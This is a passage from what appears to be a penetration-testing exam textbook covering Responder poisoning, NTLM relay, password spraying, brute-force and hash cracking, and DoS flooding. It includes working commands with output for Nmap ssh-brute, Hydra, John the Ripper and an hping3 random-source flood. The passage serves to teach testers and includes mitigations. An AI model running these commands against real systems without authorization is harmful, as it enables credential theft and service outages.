root      75766  75588  0 21:13 pts/1    00:00:00 /bin/bash /usr/sbin/responder -I eth0 -wfv
root      75767  75766  1 21:13 pts/1    00:00:00 python3 ./Responder.py -I eth0 -wfv
root      75794  75500  0 21:13 pts/2    00:00:00 grep --color=auto -i responder


└──(root㉿kali)-[~]
  # netstat -anutp | grep 75767
tcp        0      0 172.16.39.4:53      0.0.0.0:*
tcp        0      0 172.16.39.4:21      0.0.0.0:*
tcp        0      0 172.16.39.4:88      0.0.0.0:*
tcp        0      0 172.16.39.4:25      0.0.0.0:*
tcp        0      0 172.16.39.4:1433    0.0.0.0:*
tcp        0      0 172.16.39.4:443     0.0.0.0:*
tcp        0      0 172.16.39.4:445     0.0.0.0:*
tcp        0      0 172.16.39.4:3389    0.0.0.0:*
tcp        0      0 172.16.39.4:389     0.0.0.0:*
tcp        0      0 172.16.39.4:3141    0.0.0.0:*
tcp        0      0 172.16.39.4:587     0.0.0.0:*
tcp        0      0 172.16.39.4:139     0.0.0.0:*
tcp        0      0 172.16.39.4:110     0.0.0.0:*
tcp        0      0 172.16.39.4:143     0.0.0.0:*
tcp        0      0 172.16.39.4:80      0.0.0.0:*
udp        0      0 0.0.0.0:88       0.0.0.0:*
udp        0      0 0.0.0.0:137      0.0.0.0:*
udp        0      0 0.0.0.0:138      0.0.0.0:*
udp        0      0 0.0.0.0:5353    0.0.0.0:*
udp        0      0 0.0.0.0:5355    0.0.0.0:*
udp        0      0 0.0.0.0:5356    0.0.0.0:*

```

**Figure 3-4** Ports and services started by Responder

Now that Responder is listening over the network, we can try and poison LLMNR requests and compromise hashes over the network.

In [Figure 3-5](#), the Administrator user is attempting to map the \$HOME share from SERVER1 over the network.



**Figure 3-5** Mapping a Windows network drive



**NOTE** Most hosts tend to follow a certain sequence for hostname resolution. Windows hosts will first try DNS to resolve the hostname. Then they will try LLMNR, and if that is unavailable, they will try the NetBIOS Name Service (NBNS). Responder works best for intercepting invalid hostname requests across the wire, and LLMNR/NBNS is a race condition otherwise. The order of resolution your target ends up following could affect the time and complexity for successful exploitation.

Once the Administrator user clicks on the Finish button, a request is sent over the network to resolve the hostname SERVER1. If the

host cannot be resolved through DNS, the request is sent as an LLMNR/NBNS query. The malicious host responds and basically says, "I know where you can map that drive" and tells the target where to go. The target sends the authentication reply with the username and SMB-NTLMv2 hash value in an effort to map the network drive. Unfortunately for the Administrator user, the drive can't be mapped; however, now we have the Administrator's SMB-NTLMv2 hash, as shown in [Figure 3-6](#), that we can try and crack offline.

**Figure 3-6** The captured NTLMv2 hash in Responder

# Using WPAD Attacks with Responder

Another popular on-path technique using Responder is the Windows Proxy Auto-Discovery Protocol (WPAD) attack. Microsoft Windows clients connect to the WPAD server to obtain and configure the automatic web proxy settings for Internet Explorer. This functionality is enabled by default on most versions of Windows. In the event the Windows host cannot resolve the WPAD server hostname through DNS, it will send LLMNR and NBNS queries over the network.


Responder can be configured to start a WPAD listener, force basic HTTP authentication (no encryption), and prompt a user to enter a username and password before browsing to the website. When Responder sees a request for "wpad," it will poison the answer sent to the Windows host. The user will be prompted to enter a

username and password, and when the user clicks OK, the credentials will be captured by Responder.



```
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 192.168.1.210 for name wpad
[*] [LLMNR] Poisoned answer sent to 192.168.1.210 for name wpad
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 7.0; Win32)
[HTTP] Basic Client    : 192.168.1.210
[HTTP] Basic Username  : administrator
[HTTP] Basic Password  : Pa22word
```

The Microsoft Security Bulletin MS16-077 was published on June 14, 2016, to help mitigate how Windows handles proxy discovery and WPAD automatic proxy detection. Two solutions that could help mitigate the WPAD attack are to create an entry in your DNS server to point to the organization's proxy server. The other solution would be to disable Automatically Detect Settings in Internet Explorer. If the hosts are managed through Active Directory, then a group policy could be used to disable the default setting.



## NTLM Relay Attacks

You can see how we can capture NTLM hashes for offline cracking using multiple techniques within Responder. But what if you can't crack the hash or don't want to bother with it? By poisoning the response, we can entice the target to try to connect to us. But instead of delivering the resource ourselves, we can forward that request to the host that originally requested it or to a different target

host, effectively sitting in the middle of the connection. This lets us deliver much more than the requested object. We can also inject malicious payloads and issue commands using the context of the user who made the request we poisoned. Maintaining access this way can be tricky, but it's a valid option if you can poison responses and can't crack the hash.

---



**NOTE** Responder has a built-in tool called Multi-Relay that allows you to perform relay attacks against NTLM. You can read more about it on the creator's blog here: <http://g-laurent.blogspot.com/2016/10/introducing-responder-multirelay-10.html> and here: <https://g-laurent.blogspot.com/2017/03/multirelay-20-runas-pivot-svc-and.html>

## Password Attacks

From a network attack perspective, we assume you have no access to the systems, only to the network. This means you may see login interfaces to applications or operating systems and choose to attack them in order to gain access to the systems and the data they protect. Ideally, you'll enumerate target users before attempting to guess their passwords, so we'll operate on the assumption that you are targeting known users in this section. We'll talk about three ways of going about this: password spraying, brute-force and dictionary attacks, and hash cracking. Before we do, we need to be clear about what you need to consider when choosing which of these to do.

Defenders look for attacks against authentication systems based on things like the source of the request, the number of attempts (including failed versus successful attempts), and the accounts targeted. As a deterrent, they may implement account lockout policies to temporarily or permanently suspend an account based on

a number of failed logins, or they may enable automated blocking for a source that makes too many attempts. As a pentester, you will need to understand these concepts so that you can prevent unnecessary disruption to your client and avoid detection when necessary.

## **Brute-Force and Dictionary Attacks**

Brute forcing is probably the oldest method of attack. Generally, you find a user and try every possible combination of letters and numbers to guess the password. Try a. Then try aa. Then try ab. Then try ac... and so on. The pros of this method are it's simple and, if given enough time, you're guaranteed to succeed. The cons are the time required is likely to exceed the heat death of the universe, and you're probably going to trigger automated blocking defenses and set off every possible alarm while you do it.

A modification of this is to use a dictionary of known words people like to use for passwords and guess only that list. It's not guaranteed to succeed eventually, because if the password isn't in your dictionary of guesses, you're out of luck. But it will take less time to make some educated guesses. You'll still trigger automated blocking defenses and set off alarms unless your dictionary is very good (or lucky), but you'll succeed or fail more quickly than a brute-force approach.

Many tools will let you do this, such as Metasploit, Hydra, Medusa, and Nmap. In our example, we'll show Nmap performing a dictionary attack against SSH. These examples were done in Kali Linux. Our users.txt contains one entry: bob, which we assume to have been previously enumerated.

```
(kali㉿kali)-[~]$ nmap --script ssh-brute -p22 10.10.10.123 --script-args userdb=users.txt,passdb=passwords.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 18:22 PDT
NSE: [ssh-brute] Trying username/password pair: bob:bob
NSE: [ssh-brute] Trying username/password pair: bob:Winter2021
NSE: [ssh-brute] Trying username/password pair: bob:Password
NSE: [ssh-brute] Trying username/password pair: bob:Password123!
NSE: [ssh-brute] Trying username/password pair: bob:abcd123abcd123
Nmap scan report for 10.10.10.123
Host is up (0.00025s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|   Accounts:
|     bob:Password123! - Valid credentials
|_  Statistics: Performed 5 guesses in 3 seconds, average tps: 1.7
Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

There are, of course, combinations of this as well. You can generate dictionaries based on rules that will try “Password” as well as “password” and “Passw0rd,” for example. You can even generate dictionaries that will guess combinations of words. The longer your dictionary, the longer the attack will take. The more users you target, the longer the attack will take. The more guesses you make, the more likely you are to get caught or trigger a control. This is important. If the client has an account lockout policy that locks an account after four incorrect guesses, you will create a denial of service condition for any accounts you target with four or more incorrect guesses.

## >Password Spraying

Password spraying addresses this problem by targeting many users with a single well-known password, like Winter2021. The theory is that out of 1,000 users, at least one of them might be using this password. The advantage of this approach is that you’re less likely to trigger account lockouts. It’s also faster to go through 1,000 accounts with one (or two) passwords than to attempt to try a dictionary of 100 guesses against the same number of accounts. The disadvantages are that it relies heavily on luck and good educated guesses about how people think, and you still risk alerts based on

targeting many accounts from a single source or over a small amount of time.

Here's an example attacking multiple users with a single password using Hydra using Kali Linux:

```
(kali㉿kali)-[~]$ cat userlist.txt
bob
root
alice
george
miranda
(kali㉿kali)-[~]$ hydra -L userlist.txt -p Password123! 172.16.39.4 ssh
...
[DATA] attacking ssh://172.16.39.4:22/
[22] [ssh] host: 172.16.39.4    login: bob    password: Password123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-15 13:42:34
```

## Hash Cracking

Passwords may be sent over the wire or stored in hashed format. You may intercept one or more of these hashes while pursuing other network attacks, for example, with Responder. Unlike password spraying, you do not risk account lockouts or alert triggers by cracking a hash offline. It is much faster than interacting with a service for the full login exchange, so your time limitation is often driven more by the hardware that you have available to dedicate to cracking than by the speed of the network or the authentication system being attacked.



**NOTE** Windows generates hash values of the account passwords in NT or NTLM format: [<LM hash>:<NT hash>]. These hashes are stored in the Security Account Manager (SAM) database on the local computer or in the NTDS.dit database on the domain controller. An NT or NTLM hash can be used for remote authentication, which is permitted with relay or pass-the-hash (PtH) methods of attack. We will cover PtH in [Chapter 9](#). NTLMv2 hashes are used for network

authentication. These hashes are based on a user's NTLM hash and derived from a challenge/response algorithm. These hashes cannot be replayed over the network.

In the `/usr/share/responder` directory in Kali, there are log files where Responder keeps tabs on its activity. The `Poisoners-Session.log` is used to document each poisoned answer sent back to targets over the network for a specific service. The `Responder-Session.log` documents the responses from the targets for each protocol that was poisoned. If successful, the username, hostname, and hash values will also be documented. The nice thing about the logs is that they keep a historic record of all events, with date timestamps. This is useful when troubleshooting or correlating specific attacks with customers during or post-engagement. Another convenient feature of Responder is that it will record the compromised hash values or credentials in a text file, which is already in a format John the Ripper (JTR) can understand. [Figure 3-7](#) shows how easy it can be to execute brute-force attacks against NTLMv2 hash values to recover the Administrator's plaintext password.

```
root@kali:/usr/share/responder/logs# ls
Analyzer-Session.log  HTTP-NTLMv2-192.168.7.25.txt  Responder-Session.log
Config-Responder.log  Poisoners-Session.log          SMB-NTLMv2-SSP-192.168.1.51.txt
root@kali:/usr/share/responder/logs# john --wordlist=/usr/share/wordlists/rockyou.txt SMB-NTLMv2-SSP-192.168.1.51.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Pa22word      (Administrator)
Pa22word      (Administrator)
Pa22word      (Administrator)
Pa22word      (Administrator)
4g 0:00:00:02 DONE (2018-05-31 22:03) 1.498g/s 80549p/s 322199c/s 322199C/s Pa22word
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

---

**Figure 3-7** Cracking NTLMv2 hash with a wordlist in JTR

There is a clear distinction between hashing and encryption. A cryptographic hash function is a type of algorithm that takes variable-length strings (message) of input and turns them into fixed-length hash values (message digest). The primary objective is

message integrity, such that the hash value cannot be returned to its original string value. This makes hashing an ideal candidate for storing passwords. The most common hashing algorithms today are Message Digest 5 (MD5) and Secure Hash Algorithm (e.g., SHA-1 and SHA-256).

---



**NOTE** Hash values are not just for security. Vendors compute hash values for software releases to provide consumers with confidence that the software they are downloading originated from a trusted source. Malware research organizations, such as Virus Total (<https://www.virustotal.com>), compute hash values for identifying known malware. This allows malware analysts to distinguish between similar kinds of malware, regardless of whether the name of the executable has changed.

Unlike hashing, encryption is reversible. By using a key, encryption allows plaintext data to be encrypted into ciphertext and decrypted back to plaintext. Symmetric key encryption relies on the same cryptographic key to both encrypt and decrypt the data. Common types of symmetric key encryption are listed in [Table 3-1](#). Asymmetric key encryption uses two different keys for both encryption and decryption. The secret key is only known by the author, and the public key is shared to anyone wishing to decrypt the messages. This is mostly found in client-server models for authenticating access using digital certificates (X.509) or a public key infrastructure (PKI).

Hashing			
Common Algorithm	Purpose	Digest Size/Length	Common Application
MD5	Integrity	128 bits 32 characters	Password authentication
SHA-1	Integrity	160 bits 40 characters	Password authentication
SHA-256	Integrity	256 bits 64 characters	Password authentication
Encryption			
Common Algorithm	Purpose	Key Size	Common Application
AES	Symmetric key	128 bits 192 bits 256 bits	Encrypting and decrypting sensitive information
Triple DES	Symmetric key	56 bits 112 bits 168 bits	Encrypting and decrypting sensitive information
RSA	Asymmetric key	1,024 bits 2,048 bits	Authentication Nonrepudiation
DSA	Asymmetric key	1,024 bits 2,048 bits	Authentication Nonrepudiation

**Table 3-1** Common Hashing and Encryption Algorithms



**TIP** This section merely provides a basic introduction to various encryption and hashing technologies. To further your understanding of cryptographic algorithms, check out the Federal Information Processing Standard (FIPS) Publication 140-2 (FIPS PUB 140-2). This publication provides an in-depth look into U.S. government standards for compliant algorithms and technologies.

The hash-identifier (<https://code.google.com/archive/p/hash-identifier>) Python script, also available in Kali Linux, helps fingerprint various hash types by evaluating characteristics from the known hash value. Modern-day UNIX and Linux passwords are protected using a password hashing function called `crypt()`, which is based on the Data Encryption Standard (DES). The default hashing function

for later revisions of the Linux operating systems is sha516crypt. Each hashed value is accompanied by a randomly generated 8-byte salt value in order to lower the probability of the hash value being found in a precalculated table, such as a rainbow table. [Figure 3-8](#) provides an example of using the crypt() function in Python to compute hashes with a predefined salt value. However, the hash is only as good as the plaintext value it is protecting—or is it? Legacy hashing algorithms, such as MD4 and even MD5, are susceptible to collision attacks, where two unique inputs can produce the same hash value. In situations where security is not of primary concern, these hashing algorithms may be good enough for day-to-day use, depending on the organization's security requirements.

```
Python 2.7.12+ (default, Aug 4 2016, 20:04:34)
[GCC 6.1.1 20160724] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import crypt
>>> crypt.crypt('Str0ngPa@@w0rd', '$1$guesswho')
'$1$guesswho$kdjhVpvKoyjlygAOEtAv01'
>>> crypt.crypt('Str0ngPa@@w0rd', '$6$guesswho')
'$6$guesswho$5fedxtNjxkLgzLyye.euKN3bL6Wfui5uXjdHzjay7Rs0BgHtPwAZVlwXAEpyDhyXa6SiPJ8909iLniiLA/vkJB0'
>>>
```

---

**Figure 3-8** Crypt hashing function

Earlier, we mentioned rainbow tables. A rainbow table computes all of the possible hash values for plaintext values, up to a certain length. Regardless of your computing power, these tables can become massive and require hefty storage capacity—some over 300GB in size. Each table is usually strategically designed for a specific hash requirement, such as MD5, SHA-1, the Windows LAN Manager (LM), and NT Lan Manager (NTLM), which is used in various Microsoft network protocols for authentication.

RainbowCrack (<http://project-rainbowcrack.com>) is a popular open-source tool that cracks password hashes using rainbow tables. RainbowCrack utilizes a time-memory trade-off algorithm to increase memory usage based on the time consumed with conducting a task. Essentially, it provides a happy medium where software and hardware can work together, instead of against each other.



**EXAM TIP** The LAN Manager (LM) hash is a legacy fixed-length password hashing function, which has been deprecated and disabled since Windows Vista. It is unlikely you will see any questions regarding LM on the exam.

Brute-force password attacks are very inefficient and are typically a last resort. However, tools like JTR, Cain and Abel, and Hashcat (<https://github.com/hashcat>) help increase the chances of successful password exploitation. JTR can conduct both dictionary and brute-force password attacks against common hashing algorithms. If you don't have a high-performance computing system composed of graphics processing unit (GPU) clusters for Hashcat or RainbowCrack, using wordlists is a quick and dirty way to find out what you are working with in regard to overall security. Figure 3-9 shows an example of using JTR with a wordlist to crack a captured password. During a pentest, if you find the organization is using passwords vulnerable to dictionary attacks, it should tell you a little about what you are up against and the maturity level of the organization's security controls. One of the hardest things to overcome as a pentester is to not overthink the problem. In some cases, admin/password is all you need.

```
root@kali:/# john --wordlist=mywordlist.txt /tmp/hash
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recogniz
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (user1)
1g 0:00:00:00 DONE (2018-04-25 22:28) 5.000g/s 10.00p/s 10.00c/s 10.00C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

---

**Figure 3-9** John the Ripper

# Stress Testing Applications and Protocols

A company may need a pentester to evaluate their capabilities to thwart denial of service (DoS) attacks or to examine how a system fails under stress. US-CERT defines a DoS attack as “an attacker attempting to prevent legitimate users from accessing information or services.” DoS attacks typically occur when an adversary consumes all available resources of a target using rapid methods of attack.

[Table 3-2](#) shows the Common Attack Pattern Enumeration and Classification (CAPEC) mapping of the four members of the DoS family of attacks.

DoS Attack Pattern	CAPEC ID	Target	Definition
Flooding	CAPEC-125	Network service	An adversary consumes the resources of a target by rapidly engaging in a large number of interactions with the target.
Excessive allocation	CAPEC-130	Memory allocation	An adversary causes the target to allocate excessive resources to servicing the attacker’s request, thereby reducing the resources available for legitimate services and degrading or denying services.
Resource leak exposure	CAPEC-131	Memory leaks	An adversary utilizes a resource leak on the target to deplete the quantity of the resource available to service legitimate requests.
Sustained client engagement	CAPEC-227	Algorithmic flaws in code	An adversary attempts to deny legitimate users access to a resource by continually engaging a specific resource in an attempt to keep the resource tied up as long as possible. The intent is not to crash or flood the target.

**Table 3-2** DoS Attack Patterns

US-CERT states that the most common method used is flooding. CAPEC identifies flooding as attack pattern ID 125. If an attack is successful, user connectivity will be limited or could even cause the target to crash. CAPEC-125 identifies other related attack patterns

that fall into the flooding category. [Table 3-3](#) provides attack definitions for each flooding technique from the CAPEC knowledge base.

Flooding Technique	CAPEC ID	Definition
TCP flood	CAPEC-482	An adversary may execute a flooding attack using the TCP protocol with the intent to deny legitimate users access to a service. These attacks exploit the weakness within the TCP protocol where there is some state information for the connection the server needs to maintain.
UDP flood	CAPEC-486	An adversary may execute a flooding attack using the User Datagram Protocol (UDP) with the intent to deny legitimate users access to a service by consuming the available network bandwidth. Additionally, firewalls often open a port for each UDP connection destined for a service with an open UDP port, meaning the firewalls in essence save the connection state; thus, the high packet nature of a UDP flood can also overwhelm resources allocated to the firewall.
ICMP flood	CAPEC-487	An adversary may execute a flooding attack using the Internet Control Message Protocol (ICMP) with the intent to deny legitimate users access to a service by consuming the available network bandwidth. A typical attack involves a victim server receiving ICMP packets at a high rate from a wide range of source addresses.
HTTP flood	CAPEC-488	An adversary may execute a flooding attack using the HTTP protocol with the intent to deny legitimate users access to a service by consuming resources at the application layer, such as web services and their infrastructure. These attacks use legitimate session-based HTTP GET requests designed to consume large amounts of a server's resources.
SSL flood	CAPEC-489	An adversary may execute a flooding attack using the Secure Sockets Layer (SSL) protocol with the intent to deny legitimate users access to a service by consuming all the available resources on the server side. These attacks take advantage of the asymmetric relationship between the processing power used by the client and the processing power used by the server to create a secure connection.
XML flood	CAPEC-528	An adversary may execute a flooding attack using Extensible Markup Language (XML) messages with the intent to deny legitimate users access to a web service. These attacks are accomplished by sending a large number of XML-based requests and letting the service attempt to parse each one.
Amplification	CAPEC-490	An adversary may execute an amplification where the size of a response is far greater than that of the request that generates it. The goal of this attack is to use relatively few resources to create a large amount of traffic against a target server.

**Table 3-3** DoS Flooding Techniques

DoS attacks use a single network connection, whereas with a distributed-denial-of-service (DDoS) attack, adversaries launch DoS attacks across multiple network connections, thus magnifying the level of impact of a target's availability. The primary objective for a DDoS attack is to intentionally disrupt services to an online network to prevent users from accessing the resources.

The Imperva website (<https://www.imperva.com/?redirect=Incapsula>) provides a more thorough look into the DoS and DDoS attack techniques. Imperva organizes DoS and DDoS attacks into three categories:

- **Volume-based attacks** Saturate the bandwidth and are measured in bits per second (Bps)
- **Protocol attacks** Consume server resources and are measured in packets per second (Pps)
- **Application-layer attacks** Crash a service and are measured in requests per second (Rps)

Various open-source tools are available to execute DoS attacks in all three categories. Hping (hping3) (<http://www.hping.org>) is a TCP/IP packet assembler/analyzer installed in Kali Linux that can be used to conduct DoS attacks against TCP, UDP, ICMP, and RAW-IP protocols. [Figure 3-10](#) shows an example of using hping3 to flood a target using a random-source IP address with ICMP echo requests. The result of the flood attack is an increase in the ICMP reply response time (measured in milliseconds, or ms) from the target.

```
File Edit View Search Terminal Help  
root@kali:~# hping3 -c 10000 -d 128 -S -w 64 -p 8000 --flood --icmp --rand-source 192.168.1.12  
HPING 192.168.1.12 (wlan0 192.168.1.12): icmp mode set, 28 headers + 128 data bytes  
hping in flood mode, no replies will be shown  
^C  
... 192.168.1.12 hping statistic ...  
31812 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
  
File Edit View Search Terminal Help  
root@kali:~# ping 192.168.1.12  
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.  
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=4.65 ms  
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=8.18 ms  
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=7.29 ms  
64 bytes from 192.168.1.12: icmp_seq=4 ttl=64 time=6.99 ms  
64 bytes from 192.168.1.12: icmp_seq=5 ttl=64 time=9.36 ms  
64 bytes from 192.168.1.12: icmp_seq=6 ttl=64 time=4.23 ms  
64 bytes from 192.168.1.12: icmp_seq=7 ttl=64 time=81.5 ms  
64 bytes from 192.168.1.12: icmp_seq=8 ttl=64 time=89.6 ms  
64 bytes from 192.168.1.12: icmp_seq=9 ttl=64 time=84.5 ms  
64 bytes from 192.168.1.12: icmp_seq=10 ttl=64 time=95.8 ms  
64 bytes from 192.168.1.12: icmp_seq=11 ttl=64 time=111 ms  
64 bytes from 192.168.1.12: icmp_seq=12 ttl=64 time=85.8 ms  
64 bytes from 192.168.1.12: icmp_seq=13 ttl=64 time=100 ms  
64 bytes from 192.168.1.12: icmp_seq=14 ttl=64 time=123 ms
```

---

**Figure 3-10** An ICMP flood in hping3

The status of the `ping` command shows typical response times from sequence 1 to 6. Then sequence 7 to 14 shows the response time after the ICMP flood was initiated. If we were to conduct the same hping3 scan across thousands of IP addresses, using a botnet, the results could be catastrophic for the target host.

---



**NOTE** A botnet is made up of many Internet-connected computing devices that are used in conjunction to carry out coordinated tasks, such as DoS attacks.

## Network Packet Manipulation

During an engagement, a pentester may identify targets protected by a firewall or network access controls that restrict access to authorized devices on the network. An Nmap port scan may show a host as down or all of the ports as “filtered,” which limits the pentester’s ability to troubleshoot why the connection attempts are not working. Analyzing and inspecting packets over the network can help provide some insight as to what is actually going on with the connection attempts.

## Analyzing and Inspecting Packets

Wireshark and tcpdump are two tools already installed in Kali that can help a pentester analyze and inspect network packets. [Figure 3-11](#) shows an Nmap scan of the top TCP 1,000 ports and only 4 ports open, with 996 filtered and 10 marked as host-prohibited.

```
Not shown: 996 filtered ports
Reason: 986 no-responses and 10 host-prohibiteds
PORT      STATE    SERVICE REASON
22/tcp    open     ssh      syn-ack ttl 64
80/tcp    open     http     syn-ack ttl 64
443/tcp   closed   https    reset ttl 64
5544/tcp  open     unknown  syn-ack ttl 64
```

---

**Figure 3-11** Nmap TCP scan of top 1,000 ports

So, what does host-prohibited mean? If we run the same port scan and capture the traffic using tcpdump and save the results to a file in pcap format, you can then load the pcap file into Wireshark for analysis.


```
